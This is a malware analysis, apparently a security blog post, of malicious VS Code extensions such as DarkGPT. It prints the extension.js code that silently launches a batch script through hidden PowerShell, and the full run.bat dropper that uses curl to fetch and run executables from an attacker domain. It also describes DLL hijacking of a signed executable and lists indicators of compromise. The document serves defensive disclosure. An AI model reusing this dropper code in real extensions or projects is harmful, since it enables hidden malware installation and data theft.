TL;DR
Malicious extensions are lurking in the Visual Studio Code marketplace. In this case, we discover and analyze DarkGPT, a Visual Studio Code extension that exploits DLL hijacking to load malicious code through a signed Windows executable. The payload appears to impact only Windows machines. Related research is published by Koi Security.
The Visual Studio Code extension [email protected] and two other extensions were found to be malicious. They connect to the (now) known malicious domain syn1112223334445556667778889990.org to download and execute a payload that steals sensitive data from the infected machine.
Malicious extensions in this attack:
| Extension ID | Version |
|---|---|
| EffetMer.darkgpt | 1.2.0 |
| EffetMer.darkgpt | 1.2.2 |
| BigBlack.codo-ai | 1.0.0 |
| ozz3dev.bitcoin-auto-trading | 1.2.0 |
The domain is flagged as malicious by multiple security vendors.

https://www.virustotal.com/gui/url/8fecfc0aee9a877525cde6c28b17b78b3d967c104ae4c8c297749ee8b76797e8
Initial Triage: A file listing of the package revealed a suspicious file,
run.bat, which is not typical for a Visual Studio Code extension.Malicious Script: The content of
run.batwas examined and found to be a dropper. It downloads two files,Lightshot.exeandLightshot.dllfrom a suspicious URL (http://syn1112223334445556667778889990.org) and executes theLightshot.exefile.Execution Trigger: The main extension file,
extension.js, was found to contain code that executes therun.batscript using PowerShell with a hidden window (-WindowStyle Hidden) when the extension is activated. This is a clear attempt to conceal the malicious activity.
Technical Analysis
Payload Delivery
The following analysis is based on [email protected] package.
| Type | Value |
|---|---|
| Extension Name | EffetMer.darkgpt |
| Extension Version | 1.2.0 |
| SHA256 | a6c3e274ebb631d3d1abd8292c45d64f63b9c8a49b965bb69031455e3df9d1ae |
The extension metadata points to GitHub Project cathedralkingz-afk/DarkGPT-Extension-For-VsCode repository contains all code of the extension except for scripts/run.bat file which is malicious payload dropper.

Visual Studio Extension (VSX) files are ZIP files with a specific file structure as required by VS Code and the marketplace requirements. The ZIP file contains the following files:
$ unzip -l Microsoft.VisualStudio.Services.VSIXPackage
Archive: Microsoft.VisualStudio.Services.VSIXPackage
Length Date Time Name
--------- ---------- ----- ----
3269 12-08-2025 15:17 extension.vsixmanifest
528 12-08-2025 15:17 [Content_Types].xml
9933 12-08-2025 15:17 extension/readme.md
4325 12-08-2025 15:17 extension/package.json
1087 12-04-2025 18:05 extension/LICENSE.txt
1450436 12-08-2025 14:18 extension/icon.png
8171 12-07-2025 23:22 extension/f.png
47435 12-08-2025 14:14 extension/extension.js
11331 12-04-2025 14:41 extension/themes/bitcoin-black-color-theme.json
490 12-08-2025 11:45 extension/scripts/run.bat
--------- -------
1537005 10 files
The extension/package.json describes extension.js as the entrypoint:
{
"name": "darkgpt",
"displayName": "DarkGPT",
"description": "[...]",
"version": "1.2.0",
"publisher": "EffetMer",
"main": "./extension.js"
}
The extension.js exports activate and deactivate functions as required by VS Code extension API.
// [...]
module.exports = { activate, deactivate };
// [...]
The activate function, which is called when the extension is activated, contains the following code:
function activate(context) {
log('DarkGPT Extension activated');
log('Extension path: ' + context.extensionPath);
// ============================================================
// IMPORTANT: KEEP POWERSHELL/BAT METHOD - DO NOT REMOVE
// ============================================================
runScript(context);
// [...]
}
The runScript function in turn is the primary payload dropper entrypoint that contains the following code:
function runScript(context) {
try {
const markerPath = path.join(process.env.TEMP || 'C:\\Windows\\Temp', 'Lightshot', '.done');
// ...
if (fs.existsSync(markerPath)) {
log('Already ran, skipping');
return;
}
const scriptPath = context.asAbsolutePath('scripts/run.bat');
// ...
if (!fs.existsSync(scriptPath)) {
// ...
return;
}
// ...
const powershellCmd = `powershell.exe -WindowStyle Hidden -Command "& { Start-Process -FilePath '${scriptPath.replace(/\\/g, '/')}' -WindowStyle Hidden }"`;
const child = spawn(
'powershell.exe',
[
'-WindowStyle',
'Hidden',
'-Command',
`Start-Process -FilePath '${scriptPath.replace(/'/g, "''")}' -WindowStyle Hidden`,
],
{
detached: true,
stdio: 'ignore',
windowsHide: true,
}
);
// ...
child.unref();
} catch (e) {
// ...
}
}
It effectively does the following:
- Creates a marker file in
C:\Windows\Temp\Lightshot\.doneto prevent multiple execution - Computes path to
scripts/run.batfile relative to the extension path - Uses
powershell.exeto run thescripts/run.batfile silently (no window)
The actual dropper is in scripts/run.bat file which contains the following code:
@echo off
setlocal
set "DIR=%TEMP%\Lightshot"
set "EXE=%DIR%\Lightshot.exe"
set "DLL=%DIR%\Lightshot.dll"
set "DONE=%DIR%\.done"
if exist "%DONE%" exit /b 0
if not exist "%DIR%" mkdir "%DIR%"
@curl -s -L -o "%EXE%" "http://syn1112223334445556667778889990.org/Lightshot.exe" >nul 2>&1
@curl -s -L -o "%DLL%" "http://syn1112223334445556667778889990.org/Lightshot.dll" >nul 2>&1
if exist "%EXE%" (
@start "" /min "%EXE%" >nul 2>&1
@echo.>"%DONE%"
)
endlocal
It does the following:
- Downloads
Lightshot.exeandLightshot.dllfrom the malicious domainsyn1112223334445556667778889990.org - Places both
Lightshot.exeandLightshot.dllinC:\Windows\Temp\Lightshotdirectory - Executes
Lightshot.exe
$ file Lightshot.exe Lightshot.dll
Lightshot.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Lightshot.exe: PE32 executable (GUI) Intel 80386, for MS Windows
Lightshot.exe

The Lightshot.exe is a PE32 executable that appears to be a legitimate but signed Windows executable.
Lightshot.exe has code that loads Lightshot.dll from its current directory using LoadLibraryW Windows API. It crafts a full path to Lightshot.dll, relative to its own path, and loads it. This behavior is vulnerable to DLL Hijacking.

This vulnerability is exploited by the malware author to load malicious code into a trusted (signed) executable. This is a common technique to bypass runtime behavior based anti-malware solutions, by leveraging the trust of the signed host process.
Lightshot.dll
The Lightshot.dll activates its payload on DllMain entrypoint. It uses the mutex COOL_SCREENSHOT_MUTEX_YARRR to prevent multiple execution.
The payload in Lightshot.dll in turn, has code to download https://syn1112223334445556667778889990.org/iknowyou.model into %TEMP%\runtime.exe and execute it using CreateProcessW Windows API. The download is is performed using PowerShell Invoke-WebRequest cmdlet.

Unfortunately, the malicious domain syn1112223334445556667778889990.org was unavailable (non-resolving) by the time we discovered https://syn1112223334445556667778889990.org/iknowyou.model as another payload dropped by Lightshot.dll.
Indicator of Compromise (IoC)
| Indicator | Value |
|---|---|
| Domain | syn1112223334445556667778889990.org |
| File | run.bat |
| File | Lightshot.exe |
| File | Lightshot.dll |
| SHA256 | a6c3e274ebb631d3d1abd8292c45d64f63b9c8a49b965bb69031455e3df9d1ae (Microsoft.VisualStudio.Services.VSIXPackage) |
| SHA256 | 0b899508777d7ed5159e2a99a5eff60c54d0724493df3d630525b837fa43aa51 (Lightshot.exe) |
| SHA256 | 0ccc5b274a1b9518facc81344b356b03e023d2cb0704518d75c7517744ecbdf5 (Lightshot.dll) |
Conclusion
These VSCode extensions are malicious. They act as a dropper to download and execute a payload from a remote server, while attempting to hide its activity from the user.